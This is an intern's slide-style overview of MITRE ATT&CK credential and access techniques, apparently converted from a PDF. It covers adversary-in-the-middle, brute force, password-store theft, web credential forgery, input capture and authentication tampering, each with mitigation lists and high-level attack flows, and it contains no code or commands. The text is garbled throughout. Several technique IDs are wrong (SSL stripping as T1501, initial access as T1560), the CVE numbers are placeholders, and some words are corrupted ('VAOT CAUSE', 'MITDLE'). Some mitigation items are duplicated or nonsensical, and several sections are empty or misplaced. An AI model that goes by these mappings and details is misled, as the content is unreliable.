<b>What is it?</b> <ul style="list-style-type: none"><li>1. Intercepts data</li><li>2. Modifies communication</li><li>3. Impersonates parties</li><li>4. Steals credentials</li></ul> <b>Common Targets:</b> <ul style="list-style-type: none"><li>• Wi-Fi Networks</li><li>• Web Traffic (HTTP/S)</li><li>• Email</li><li>• VPNs</li><li>• IoT Devices</li></ul>		 <ul style="list-style-type: none"><li>1. Use HTTPS/TLS</li><li>2. VPNs (Trusted)</li><li>3. Strong Authentication</li><li>4. Avoid Public WiFi</li><li>5. Network Monitoring</li><li>6. Software Updates</li></ul>

Intern Name: Sanika Raul  
Intern ID: 2041

## Technical details

**ADVERSARY-IN-THE-MITDLE (T1557) - CVE-2023-XXX**

**TECHNICAL DETAILS**

Malicious actors position themselves between two communicating parties to intercept, read, and modify data. This often occurs on networks or by tricking users into connecting to a malicious access point, leading to data theft or session hijacking.

Non-technical summary	AFFECTED COMPONENTS	ROOT CAUSE	TECHNICAL IMPACT
	<b>AFFECTED COMPONENTS</b> <ul style="list-style-type: none"><li>• Wi-Fi Networks (WPA2/WPA3)</li><li>• Web Traffic (HTTP/S/TLS)</li><li>• Email (SMTP/POP/IMAP)</li><li>• VPNs (Protocols/Clients)</li><li>• IoT Devices (Firmware/Apps)</li><li>• Authentication Protocols</li></ul>	<b>ROOT CAUSE</b> <ul style="list-style-type: none"><li>• Weak Authentication/Encryption</li><li>• Certificate Validation Bypass</li><li>• Network Misconfiguration</li><li>• Unsecure Protocols (HTTP)</li><li>• User Trust/Social Engineering</li><li>• Client-Side Vulnerabilities</li></ul>	<b>TECHNICAL IMPACT</b> <ul style="list-style-type: none"><li>• Data Interception/Theft</li><li>• Session Hijacking (Auth Bypass)</li><li>• Credential Harvesting</li><li>• Man-in-the-Browser (MitB)</li><li>• Command &amp; Control (C2)</li><li>• Denial of Service (DoS)</li></ul>

**PROCESS FLOW**



Attacker intercepts, modifies, & relays communication between client and server.

Intern Name: Sanika Raul  
Intern ID: 2041


## Attack flow / technique

# ADVERSARY-IN-THE MITIDDLE (T1557)

CVE-2023-XXXX

### ATTACK FLOW / TECHNIQUE

## Step-by-Step Attack Path



## Relevant Techniques

- Evil Twin Wi-Fi (T1557.001)
- ARP Spoofing (T1557.001)
- DNS Spoofing (T1557.001)
- HTTPS Spoofing/SSL Stripping (T1501)
- Session Hijacking (Credential Theft)
- Man-in-the-Browser

Intern Name: Sanika Raul  
Intern ID: 2041

## Brute Force (T1110)

### BRUTE FORCE (T1110) - CVE-2023-XXXX

#### Non-Technical Summary

Malicious actors attempt to guess passwords, pins, or encryption keys by trying many. This technique exploits login mechanisms or credentials to gain unauthorized access to accounts, systems, or services.

#### OVERVIEW



##### What is it?

1. Tries multiple combinations
2. Exploits weak credentials
3. Gains unauthorized access
4. Automatable

##### Common Targets:

- User Accounts
- Login Pages
- SSH/RRP Services
- APIs
- Wi-Fi Networks

#### HOW IT WORKS



Incorrect Attempts → Success! one to correct.  
Attacker repeatedly tries credentials until one is correct.

#### PREVENTION & MITIGATION



1. Strong, Unique Passwords
2. Multi-Factor Authentication (MFA)
3. Account Lockout Policies
4. Rate Limiting
5. CAPTCHA
6. Intrusion Detection Systems (IDS)

Intern Name: Sanika Raul  
Intern ID: 2041

## Technical details

### BRUTE FORCE (T1110) - CVE-2023-XXXX

#### TECHNICAL DETAILS

Malicious actors attempt to guess passwords, pins, or encryption keys by trying many times. This technique exploits login mechanisms or credentials to gain unauthorized access to accounts, systems, or services.

AFFECTED COMPONENTS	ROOT CAUSE	TECHNICAL IMPACT
<ul style="list-style-type: none"><li>User Accounts</li><li>Login Pages</li><li>SSH/RDP Services</li><li>APIs</li><li>Wi-Fi Networks</li></ul>	<ul style="list-style-type: none"><li>Weak Credentials</li><li>Lack of Account Lockout</li><li>No Rate Limiting</li><li>Weak CAPTCHA</li><li>Insufficient Monitoring</li></ul>	<ul style="list-style-type: none"><li>Unauthorized Access</li><li>Data Leak/Theft</li><li>Service Disruption</li><li>Privilege Escalation</li><li>Escalation (PrivEsc)</li><li>Financial Loss</li></ul>

#### PROCESS FLOW

```
graph LR; A[Attacker (Many Attempts)] -- Incorrect --> D{Login Mechanism (T1110)}; D -- Incorrect --> E[X]; D -- Correct --> F[Successful Login / Unauthorized Access]; F --> G[Repeatedly tries credentials until successful]
```

The process starts with an Attacker (Many Attempts) attempting to log in. The Login Mechanism (T1110) checks the credentials. If incorrect, it loops back to the attacker. If correct, it leads to a successful login or unauthorized access. The text "Repeatedly tries credentials until successful" is at the bottom.

Intern Name: Sanika Raul  
Intern ID: 2041

## Attack flow / technique

### BRUTE FORCE (T1110) - CVE-2023-XXXX

#### ATTACK FLOW / TECHNIQUE

#### Step-Step Attack Path

```
graph LR; A[1. INITIAL ACCESS (T1110)] --> B[2. BRUTE FORCE (T1110)]; B --> C[3. VAOT CAUSE]; C --> D[4. SUCCESSFUL LOGIN (T1110)]; B <--> E[VALIDATE]; C <--> F[VALIDATION]
```

The attack path consists of four main steps: 1. INITIAL ACCESS (T1110), 2. BRUTE FORCE (T1110), 3. VAOT CAUSE, and 4. SUCCESSFUL LOGIN (T1110). Step 2 is connected to VALIDATE, which is also connected to Step 1 and Step 3. Step 3 is connected to VALIDATION, which is also connected to Step 2 and Step 4. Step 4 describes gaining unauthorized access after a password is found.

#### Relevant Techniques

- ① Password Brute-Force (T1110.001)
- ② Credential Stuffing (T1110.002)
- ③ Dictionary Attacks (T1110.003)
- ④ Keypad CAPTCHA
- ⑤ Services Brute-Force (T1098)
- ⑥ Account Manipulation

Intern Name: Sanika Raul  
Intern ID: 2041

## Credentials from Password Stores (T1555)

# Overview

**CREDENTIALS FROM PASSWORD STORES (T1555)** CVE-2023-XXXX

Malicious actors steal login credentials (used passwords) from locations where they are saved on system, such web browsers or servers. This allows to gain unauthorized access to accounts and services.

**OVERVIEW**


 **What is it?**

1. Steals saved credentials
2. Targets local stores
3. Bypasses login
4. Gains unauthorized access

 **Common Targets:**

- Web Browsers
- Password Managers
- OS Credential Stores
- Registry Hives
- Configuration Files
- Databases

**HOW IT WORKS**



```
graph TD; A{Credentials from Password Stores (T1555)} --> B[Extracts credentials]; B --> C[Saved Credentials]; B --> D[Unauthorized Access];
```

**PREVENTION & MITIGATION**



1. Use Strong, Unique Passwords
2. Multi-Factor Authentication (MFA)
3. Secure Credential Storage (MFA)
4. Secure Credential Storage
5. Endpoint Security Solutions
6. Least Privilege Principle

Intern Name: Sanika Raul  
Intern ID: 2041

## Technical details

**ACCOUNT MANIPULATION (T1098)** CVE-2023-XXXX

**TECHNICAL DETAILS**

**AFFECTED COMPONENTS**

- User Accounts 
- Administrator Accounts 
- Service Accounts 
- Cloud Identities 
- Cloud Identities 
- Directory Services (e. g., Active Directory Services) 
- SaaS Platforms 
- CRM/ERP Systems 

**ROOT CAUSE**

- Weak Authentication 
- Compromised Credentials 
- Insecure Access Controls 
- Exploitable Software Flaws 
- Exploits of Monitoring 
- Lack of Monitoring 
- Default/Shared Passwords 

**TECHNICAL IMPACT**

- Privilege Escalation  (**PrivEsc**)
- Persistent Access 
- Unauthorized Actions 
- Data Theft/Modification 
- System Backdoor 
- Service Disruption 


**PROCESS FLOW**



```
graph LR; A[Compromised Credentials/Flaw] --> B{Account Manipulation (T1098)}; B --> C[Modified Account]; C --> D[Persistent Access/PrivEC]
```


Intern Name: Sanika Raul  
Intern ID: 2041

## Attack flow / technique




## Exploitation for Credential Access (T1212)


### Overview



## Technical details



## Attack flow / technique



# Forge Web Credentials (T1606)

## Overview

**FORGE WEB CREDENTIALS (T1606) - CV23-XXXX** **CVE-2023-XXXX**

**Non-Technical Summary**  
Malicious actors create fake web credentials, such as cookies, tokens, or impersonate legitimate users or services. This allows them bypass authentication and gain unauthorized access to web applications or systems.

OVERVIEW	HOW IT WORKS	PREVENTION & MITIGATION
 <b>What is it?</b> 1. Create fake creds 2. Impersonate users 3. Bypass authentication 4. Gain access   <b>Common Targets:</b> <ul style="list-style-type: none"><li>Web Applications</li><li>Cloud Services</li><li>SSO Systems</li><li>Cookies/Tokens</li></ul>	 <p>Attacker crafts fake login info to bypass security</p>	  <b>Unauthorized Access</b>  <ol style="list-style-type: none"><li>Strong Authentication (MFA)</li><li>Digital Signatures</li><li>Digital Signatures/Certificates</li><li>Secure Session Management</li><li>Intrusion Detection Systems</li><li>Input Validation/Sanitization</li></ol>

Intern Name: Sanika Raul  
Intern ID: 2041

## Technical details

**FORGE WEB CREDENTIALS (T1606) - CVE-2023-XXX**

**TECHNICAL DETAILS**  
Malicious actors create fake web credentials, such as cookies, tokens, or impersonate legitimate users or services. This allows them bypass authentication and gain unauthorized access to web applications or systems.

AFFECTED COMPONENTS	ROOT CAUSE	TECHNICAL IMPACT
<ul style="list-style-type: none"><li>Web Applications (Platforms)</li><li>Cloud Services (SSO, APIs)</li><li>Authentications (OAuth, SAML)</li><li>Web Browsers (Cookies, Sessions)</li><li>Sessions</li><li>Libraries/Framework (JWT)</li><li>Content Management Systems (CMS)</li></ul>	<ul style="list-style-type: none"><li>Weak Authentication Mechanisms</li><li>Predictable Tokens/Cookies</li><li>Imprudent Validation of Input</li><li>Default/Hardcoded Credentials</li><li>Insufficient Session Management</li><li>Cross-Site Scripting (XSS)</li></ul>	<ul style="list-style-type: none"><li>Unauthorized Access</li><li>Data Leakage</li><li>Account Impersonation</li><li>Data Disclosure</li><li>Privilege Escalation (PrivEsc)</li><li>Session Hijacking</li><li>Denial of Service (DoS)</li></ul>

**PROCESS FLOW**  
Attacker creates fake credentials to bypass login security

Attacker (Forged Credentials) → Web Authentication T1606 → Successful Login / Unauthorized Access

Intern Name: Sanika Raul  
Intern ID: 2041

## Attack flow / technique

### FORGE WEB CREDENTIALS (T1606) - CVE-2023-XXXX

#### ATTACK FLOW / TECHNIQUE

#### Step-Step Attack Path

```
graph LR; A[INITIAL ACCESS (T1560)] --> B[FORGE CREDENTIALS (T1606)]; B --> C[AUTHENTICATION BYPASS (T1078)]; C --> D[UTILIZE/PERSIST (T1078)];
```

**INITIAL ACCESS (T1560)**  
Attacker gains a foothold via phishing, social engineering vulnerabilities (e.g., SQLi, XSS, CSRF).

**FORGE CREDENTIALS (T1606)**  
Attacker creates fake tokens, cookies by exploiting weaknesses (e.g., predictable algorithms).

**AUTHENTICATION BYPASS (T1078)**  
Attacker uses forged credentials to bypass the login mechanism.

**UTILIZE/PERSIST (T1078)**  
Attacker gains unauthorized access, impersonates users or maintains a persistent presence.

#### Relevant Techniques

- SAML Token Impersonation (T1606.002)
- OAuth Token Forging (T1606.003)
- JWT Signature Forging (T1660.001)
- Cross-Site Scripting (XSS) (T1059.004)

Intern Name: Sanika Raul  
Intern ID: 2041

## Input Capture (T1056)

### Overview

### INPUT CAPTURE (T1056) - CVE-2023-XXX

CVE-2023-XXXX

#### Non-Technical Summary

Malicious actors record user input, such as keystrokes, mouse movements, or data forms, to sensitive information like passwords, credit card numbers, or personal data. This technique compromises the confidentiality of user data.

#### OVERVIEW

**What is it?**

- Records user actions
- Steals sensitive data
- Automatable

**Common Targets:**

- Keyboards (Keyloggers)
- Web Browsers (Forms)
- Mobile Devices
- Clipboard Data
- Screen Recording

#### HOW IT WORKS

```
graph TD; Keyboard --> IC{Input Capture (T1056)}; Clipboard --> IC; IC --> StolenData[Stolen Data]; IC --> UnauthorizedAccess[Unauthorized Access]; subgraph Note [Attacker records user input to steal credentials or data]
```

#### PREVENTION & MITIGATION

**What is it?**

- Use Anti-Keyloggers
- Two-Factor Authentication (2FA)
- Secure Browsing Habits
- Software Updates
- Input Validation
- Endpoint Security Solutions

Intern Name: Sanika Raul  
Intern ID: 2041

## Technical details

### INPUT CAPTURE (T1056) - CVE-2023-XXXX

TECHNICAL DETAILS		
<b>AFFECTED COMPONENTS</b> <ul style="list-style-type: none"><li>• Keyboards (Keyloggers)</li><li>• Web Browsers (Forms)</li><li>□ Mobile Devices</li><li>□ Clipboard Data</li><li>• Screen Recording</li><li>• Input Fields (Any app)</li></ul>	<b>ROOT CAUSE</b> <ul style="list-style-type: none"><li>Malicious Software</li><li>Hardware Keyloggers</li><li>OS/App Vulnerabilities</li><li>Insufficient Monitoring</li><li>Weak Input Handling</li><li>Social Engineering</li></ul>	<b>TECHNICAL IMPACT</b> <ul style="list-style-type: none"><li>Credential Theft</li><li>Data Leakage</li><li>Account Impersonation</li><li>Financial Loss</li><li>Privilege Escalation (PrivEsc)</li><li>System Access</li></ul>

**PROCESS FLOW**

```
graph LR; A[User Input] --> B{Input Capture (T1056)}; B --> C["Successful Data Theft / Unauthorized Access"]; B --> D["Records & Steals Data"];
```

Malware/Hardware records input to steal sensitive data

Intern Name: Sanika Raul  
Intern ID: 2041

## Attack flow / technique

CVE-2023-XXXX

### INPUT CAPTURE (T1056)

## ATTACK FLOW / TECHNIQUE

### Step-Step Attack Path

- 1. INITIAL ACCESS (T1560)**  
Attacker gains a foothold on a system, via phishing, exploiting vulnerability (SQLi, XSS, etc.).
- 2. DEPLOY IMPLANT (T1056)**  
Attacker installs malware (keylogger, form-grabber, form-grabber) or deploys malicious hardware.
- 3. CAPTURE INPUT (T1056)**  
Malware records keystrokes, mouse movement, clipboard data, or data entered into forms.
- 4. EXFILTRATE & U1041**  
Attacker sends captured data to a remote server and uses credentials for unauthorized access

**Relevant Techniques**

- Keylogging (T1056.001)
- Clipboard Data (T1056.002)
- Credential Phishing (T1566)
- Screen Capture (T1113)
- Webcam Capture (T1125)
- Formjacking (T1596)

Intern Name: Sanika Raul  
Intern ID: 2041

# Modify Authentication Process (T1556)

## Overview

### MODIFY AUTHENTICATION PROCESS (T1556) - CVE-2023-XXXX

#### Non-Technical Summary

Malicious actors alter or bypass the normal authentication process of the application. This technique involves modifying login mechanism, authentication, or session validation to trick system into granting access.

#### OVERVIEW




**What is it?**

- 1. Alters login steps
- 2. Bypasses security
- 3. Impersonates users
- 4. Gains access

**Common Targets:**

- Web Applications
- Network Devices
- Operating Systems
- Cloud Services
- SSO Systems

#### HOW IT WORKS



Attacker manipulates login flow to bypass checks

#### PREVENTION & MITIGATION



- 1. Strong Authentication (MFA)
- 2. Access Control (MFA)
- 3. Access Control Lists
- 4. System Hardening
- 5. Intrusion Patching
- 6. Regular Patching
- 7. Security Audits

Intern Name: Sanika Raul  
Intern ID: 2041

## Technical details

### MODIFY AUTHENTICATION PROCESS (T1556) - CVE-2023-XXXX

**TECHNICAL DETAILS**

Malicious actors alter or bypass the normal authentication process of a system or application iteration. This techniques login mechanisms, multi-factor authentication or session validation to trick the system into granting unauthorized access.

#### AFFECTED COMPONENTS

- Web Applications (Login Forms)
- Authentication Protocols (OAuth, SAML, OpenID) Systems
- Multi-Factor Authentication Systems
- Operating Systems (Login Services)
- Network Devices (VPNs, Routers)

#### ROOT CAUSE

- Weak Authentication Logic
- Default/Hardcoded Credentials
- Imposter Session Management
- Vulnerable Libraries/SSO Implementation
- Configuration Errors

#### TECHNICAL IMPACT

- Unauthenticated
- Unauthorized Access
- Account Impersonation
- Privilege Escalation (PriveEsc)
- Data Leakage
- Session Hijacking


#### PROCESS FLOW



Attacker manipulates the login flow to bypass security checks

